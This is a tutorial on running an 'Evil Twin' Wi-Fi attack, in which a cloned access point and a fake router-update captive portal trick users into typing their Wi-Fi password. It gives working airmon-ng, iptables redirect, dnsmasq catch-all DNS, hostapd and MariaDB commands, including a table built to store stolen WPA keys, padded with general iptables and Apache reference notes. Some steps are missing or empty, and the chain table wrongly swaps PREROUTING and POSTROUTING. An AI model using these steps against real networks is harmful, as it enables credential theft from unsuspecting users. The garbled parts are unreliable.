What is an Evil Twin Attack?

An Evil Twin attack is a form of social engineering where the targeted WIFI access point (AP) is duplicated and users are tricked into reconnecting to this fake AP. Once the users are connected to the fake AP, a false router update page will greet them asking them to re-enter the WIFI password in order to continue with the update. The entered password is sent to the attacker who now has the targeted AP's password.




Figure 1.1

In this scenario there is a WIFI AP named "Jimmy's Home WIFI". In normal circumstances, the user is accessing the internet through their home modem.




Figure 1.2

An attacker starts an AP with the same name "Jimmy's Home WIFI". Deauthentication packets, which disconnects the user from the home modem, are sent.




Figure 1.3

The user may connect to the fake AP in two circumstances; many older devices automatically reconnect to APs with the same name, or the user manually clicks on the fake AP. Either way, once the user is connected to the fake AP, they will be greeted with Figure 1.4




Figure 1.4

A captive portal site is a web page that is displayed to newly connected users where they may have to go through some authentication before getting wider access to the network. The attacker uses a captive portal site set up to look like a router firmware update page. In this case, it is set up to ask the newly connected user for the WIFI password in order to update and continue accessing the internet. Because this site is hosted by the attacker, once the user enters their WIFI password, it is sent to the attacker, who now has access to the original "Jimmy's Home WIFI".

How to perform an Evil Twin attack

First start by sniffing the target AP's channel number, ESSID, and BSSID. Note down these values, we will need them later on.

*xSSID : Service Set Identifier is an "identifier of either a network by name or a radio by MAC address"(BryanH, cwnp.com)
*ESSID : SSID used across multiple APs
*BSSID : AP's MAC address

```
# airmon-ng start wlan0
# airodump-ng wlan0mon
(pic of highlighted channel num, essid, bssid)
```

Set up packet routing using IPTABLES :

IPTables is the default command-line-based stateless firewall for many Linux machines. In short, it is the thing that decides what happens to all incoming and outgoing packets. When a connection tries to establish itself to a system, IPTables matches it to a rule in its list(if none match default action is taken). Important note here is that the order of the rules in IPTables matters because it starts checking from the first rule and goes down the chain.

General IPTables format : iptables → Tables → Chains → Rules

iptables chains		
input Chain used to control the behavior of incoming connections	**forward** Chain used for incoming connections that aren't actually being delivered locally	**output** Chain used for outgoing connections
postrouting(NAT) Alter packets before routing; packet translation happens immediately after the packet comes to the system(and before routing). An example use case is translating the destination IP address of the packet to something that matches the routing on the local machine; used for destination NAT(DNAT).	**prerouting(NAT)** Alter packets after routing; packet translation happens when the packers are leaving the system. Used for source NAT(SNAT).	**output(NAT)** NAT for locally generated packets on the firewall

iptables tables	
filter	Used for normal filtering of traffic based on rules defined by the user(accept, reject, etc). Most used table in the iptables firewall. It is helpful in carrying out normal day-to-day blocking and filtering.
nat	Used for Network Address Translation purposes. NAT is a method of mapping an IP address space into another by modifying network address information in the IP header of packets while they are in transit across a traffic routing device.
mangle	Rules in this table can be used to modify the packers based on the user given criteria. It can be used to modify the TTL, MSS value, TOS(traffic priority), etc. Used to alter QOS bits in the TCP header.
raw	Primarily used to add No Connection Tracking rules.
security	Used for Mandatory Access Control networking rules.

iptables target values	
accept	Firewall will accept the packet.
drop	Firewall will drop the packet.
queue	Firewall will pass the packet to the userspace.
return	Firewall will stop executing the next set of rules in the current chain for this packet. The control will be returned to the calling chain.

iptables commands examples

- To see iptables rules

iptables -t <table-name> -v -L

-t : denote table name ex. nat
-v : verbose
-L : list chains and rules

- To add a rule inside a chain of a table

iptables -t <table-name> -A <chain-name> -d <destination-addr> -p <protocol> -j <action>

-A : append one or more rules to the end of selected chain
-d : denote destination address
-p : protocol of the rule OR protocol of the packet to check
-j : what to do if the packet matches rule

- To flush iptables rules

iptables -t <table-name> -F

-F : flush the selected table rules

- To create a new chain

iptables -t <table-name> -N <chain-name>

-N : add a new chain to a particular table

- To delete a chain

iptables -t <table-name> -X <chain-name>

-X : delete the user-defined chain from a particular table

- Additional IPTables examples (https://github.com/rachit57/BASIC-IP-TABLE-RULESET/blob/master/myiptables.txt)

```
#To blacklist; replace with the ip address needed to block
   iptables -I INPUT -s 192.168.1.100 -j DROP
#To block outgoing connections on a specific port:
iptables -A OUTPUT -p tcp --dport xxx -j DROP
#Allow Specific Network Range on Particular Port on IPtables
iptables -A OUTPUT -p tcp -d 192.168.100.0/24 --dport 22 -j ACCEPT
#Setup Port Forwarding in IPtables:
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 25 -j REDIRECT --to-port 2525
#Allow loopback Access
iptables -A INPUT -i lo -j ACCEPT
 iptables -A OUTPUT -o lo -j ACCEPT
#Keep a Log of Dropped Network Packets on IPtables
iptables -A INPUT -i eth0 -j LOG --log-prefix "IPtables dropped packets:"
#Block Access to Specific MAC Address on IPtables
iptables -A INPUT -m mac --mac-source 00:00:00:00:00:00 -j DROP
# Limit the Number of Concurrent Connections per IP Address
 iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit-above 3 -j REJECT
#Allow Established and Related Connections
iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
iptables -A OUTPUT -m conntrack --ctstate ESTABLISHED -j ACCEPT


# For custom bandwidth allocation we have to use tc along with iptables...use the following procedure :
#HTTP Outbound Traffic Shaping

#First , delete existing rules for eth1:
 /sbin/tc qdisc del dev eth1 root

#Turn on queuing discipline, enter:
 /sbin/tc qdisc add dev eth1 root handle 1:0 htb default 10

#Define a class with limitations i.e. set the allowed bandwidth to 512 Kilobytes and burst bandwidth to 640 Kilobytes for port 80:
 /sbin/tc class add dev eth1 parent 1:0 classid 1:10 htb rate 512kbps ceil 640kbps prio 0
```

#Please note that port 80 is NOT defined anywhere in the above class. You will use iptables mangle rule as follows:
/sbin/iptables -A OUTPUT -t mangle -p tcp --sport 80 -j MARK --set-mark 10

#To save your iptables rules, enter (RHEL specific command):
/sbin/service iptables save

#Finally, assign it to appropriate qdisc:
tc filter add dev eth1 parent 1:0 prio 0 protocol ip handle 10 fw flowid 1:10

#For time dependent feature the general syntax is :
iptables RULE -m time --timestart TIME --timestop TIME --days DAYS -j ACTION
#example
iptables -A INPUT -p tcp -s 0/0 --sport 513:65535 -d 202.54.1.20 --dport 22 -m state --state NEW,ESTABLISHED -m time --timestart 09:00 --timestop 18:00 --days Mon,Tue,Wed,Thu,Fri -j ACCEPT
iptables -A OUTPUT -p tcp -s 202.54.1.20 --sport 22 -d 0/0 --dport 513:65535 -m state --state ESTABLISHED -m time --timestart 09:00 --timestop 18:00 --days Mon,Tue,Wed,Thu,Fri -j ACCEPT
–timestart TIME : Time start value . Format is 00:00-23:59 (24 hours format)
–timestop TIME : Time stop value.
–days DAYS : Match only if today is one of the given days. (format: Mon,Tue,Wed,Thu,Fri,Sat,Sun ; default everyday)


IPTables configuration for this scenario :

(wlan0 = AP with internet connection, wlan0mon = fake AP)

```
# iptables --flush
# iptables -t nat -A POSTROUTING --out-interface wlan0 -j MASQUERADE
# iptables -A FORWARD --in-interface wlan0mon -j ACCEPT
# iptables -t nat -A POSTROUTING -j MASQUERADE
# iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 10.10.0.1:80
(iptables default incoming is to deny, while outgoing is allowed)
# route add -net 10.10.0.0 netmask 255.255.255.0 gw 10.10.0.1
```

Set up captive web portal & install Apache Web Server :

Apache WebServer configuration files structure:



*mods-available :

```
access_compat.load     cgi.load                  log_debug.load       proxy_uwsgi.load
actions.conf           charset_lite.load         log_forensic.load    proxy_wstunnel.load
actions.load           data.load                 lua.load             ratelimit.load
alias.conf             dav_fs.conf               macro.load           reflector.load
alias.load             dav_fs.load               md.load              remoteip.load
allowmethods.load      dav.load                  mime.conf            reqtimeout.conf
asis.load              dav_lock.load             mime.load            reqtimeout.load
auth_basic.load        dbd.load                  mime_magic.conf      request.load
auth_digest.load       deflate.conf              mime_magic.load      rewrite.load
auth_form.load         deflate.load              mpm_event.conf       sed.load
authn_anon.load        dialup.load               mpm_event.load       session_cookie.load
authn_core.load        dir.conf                  mpm_prefork.conf     session_crypto.load
authn_dbd.load         dir.load                  mpm_prefork.load     session_dbd.load
authn_dbm.load         dump_io.load              mpm_worker.conf      session.load
authn_file.load        echo.load                 mpm_worker.load      setenvif.conf
authn_socache.load     env.load                  negotiation.conf     setenvif.load
authnz_fcgi.load       expires.load              negotiation.load     slotmem_plain.load
authnz_ldap.load       ext_filter.load           php8.1.conf          slotmem_shm.load
authz_core.load        file_cache.load           php8.1.load          socache_dbm.load
authz_dbd.load         filter.load               proxy_ajp.load       socache_memcache.load
authz_dbm.load         headers.load              proxy_balancer.conf  socache_redis.load
authz_groupfile.load   heartbeat.load            proxy_balancer.load  socache_shmcb.load
authz_host.load        heartmonitor.load         proxy.conf           speling.load
authz_owner.load       http2.conf                proxy_connect.load   ssl.conf
authz_user.load        http2.load                proxy_express.load   ssl.load
autoindex.conf         ident.load                proxy_fcgi.load      status.conf
autoindex.load         imagemap.load             proxy_fdpass.load    status.load
brotli.load            include.load              proxy_ftp.conf       substitute.load
buffer.load            info.conf                 proxy_ftp.load       suexec.load
cache_disk.conf        info.load                 proxy_hcheck.load    unique_id.load
cache_disk.load        lbmethod_bybusyness.load  proxy_html.conf      userdir.conf
cache.load             lbmethod_byrequests.load  proxy_html.load      userdir.load
cache_socache.load     lbmethod_bytraffic.load   proxy_http2.load     usertrack.load
cern_meta.load         lbmethod_heartbeat.load   proxy_http.load      vhost_alias.load
cgid.conf              ldap.conf                 proxy.load           xml2enc.load
cgid.load              ldap.load                 proxy_scgi.load
```

/etc/apache2 : main Apache2 WebServer directory for apt-get based Ubuntu linux systems.

> **apache2.conf** : main Apache2 configuration file. Contains settings that are *global* to Apache2. Older versions of apache may have this configuration file named 'httpd.conf'.

> **ports.conf** : denote which TCP ports Apache2 is listening on.

> **conf-available/** : this directory contains available configuration files. Older versions of apache may have this directory named as 'conf.d'.

> **conf-enabled/** : holds *symlinks* to the files in conf-available. Symlinked configuration files in this directory are enabled the next time apache2 is restarted.

> **mods-available/** : this directory holds configuration files to load and configure modules(not all modules have specific configuration files).

> **mods-enabled/** : holds *symlinks* to the files in mods-available. Symlinked module configuration files are enabled on apache reboot.

> **sites-available/** : this directory holds configuration files for *Virtual Hosts*. Virtual Hosts allow Apache2 to be configured for multiple sites that have separate configurations.

> **sites-enabled/** : holds symlinks to the files in sites-available. Symlinked Virtual Host configuration files are enabled on apache reboot.

> **magic** : instructions for determining MIME type based on the first few bytes of a file. MIME types are used to identify a type of data(same idea as file extensions on Windows).

> **envars** : file where Apache2 environment variables are set.

```
# apt install apache2
# nano /etc/apache2/sites-enabled/000-default.conf
```

```
>>>

>>>
```

Install and configure DHCP & DNS

```
# apt install dnsmasq -y
# nano ./dnsmasq.conf
>>>
interface=wlan0mon
dhcp-range=10.10.0.10,10.10.0.100,255.255.255.0,8h
dhcp-option=3,10.10.0.1
dhcp-option=6,8.8.8.8
log-queries
log-dhcp
log-facility=/var/log/dnsmasq.log
address=/#/10.10.0.1
>>>
# dnsmasq -C ./dnsmasq.conf -d
```

Install and configure hostapd for fake AP

```
# apt install hostapd -y
# nano ./hostapd.conf
>>>
interface=wlan0mon

# lshw -C network | grep driver
# driver=iwlwifi
driver=nl80211

ssid=sampleWifiAP

# 2.4ghz
hw_mode=g

channel=11

# 0 denotes not to use mac address filtering
macaddr_acl=0

# make fake AP visible and not hidden
ignore_broadcast_ssid=0
>>>
# hostapd ./hostapd.conf
```

Database setup to match captive portal

mysql_secure_installation
[change root password from default(empty), disable root remote login, delete sample tables and reload privilege tables]

```
Change the root password? [Y/n] y
New password:
Re-enter new password:
Password updated successfully!
Reloading privilege tables..
 ... Success!


By default, a MariaDB installation has an anonymous user, allowing anyone
to log into MariaDB without having to have a user account created for
them.  This is intended only for testing, and to make the installation
go a bit smoother.  You should remove them before moving into a
production environment.

Remove anonymous users? [Y/n] y
 ... Success!

Normally, root should only be allowed to connect from 'localhost'.  This
ensures that someone cannot guess at the root password from the network.

Disallow root login remotely? [Y/n] y
 ... Success!

By default, MariaDB comes with a database named 'test' that anyone can
access.  This is also intended only for testing, and should be removed
before moving into a production environment.

Remove test database and access to it? [Y/n] y
 - Dropping test database...
 ... Success!
 - Removing privileges on test database...
 ... Success!

Reloading the privilege tables will ensure that all changes made so far
will take effect immediately.

Reload privilege tables now? [Y/n] y
 ... Success!

Cleaning up...

All done!  If you've completed all of the above steps, your MariaDB
installation should now be secure.

Thanks for using MariaDB!
root@ubuntu:/home/ubuntu#
```

mariadb -u root -p
> create user 'deusxmachina'@'%' identified by 'P@ssw0rd';
> create database eviltwin;
> use eviltwin;
> create table wpa_keys(password1 varchar(32), password2 varchar(32));
> show columns in wpa_keys;
> grant all privileges on eviltwin.* to 'deusxmachina'@'%';

```
> flush privileges;

> insert into wpa_keys(password1, password2) values ("testpass123", "testpass1234");
```

Resources :
http://nitlab.inf.uth.gr/mazi-guides/captive.html
https://rachitpandya.medium.com/how-to-create-a-captive-portal-38aba6284b91 ← iptables!
https://ubuntu.com/server/docs/web-servers-apache
https://www.thegeekstuff.com/2011/01/iptables-fundamentals/ ← iptables better!
https://askubuntu.com/questions/466445/what-is-masquerade-in-the-context-of-iptables ← what is masquerade in iptables?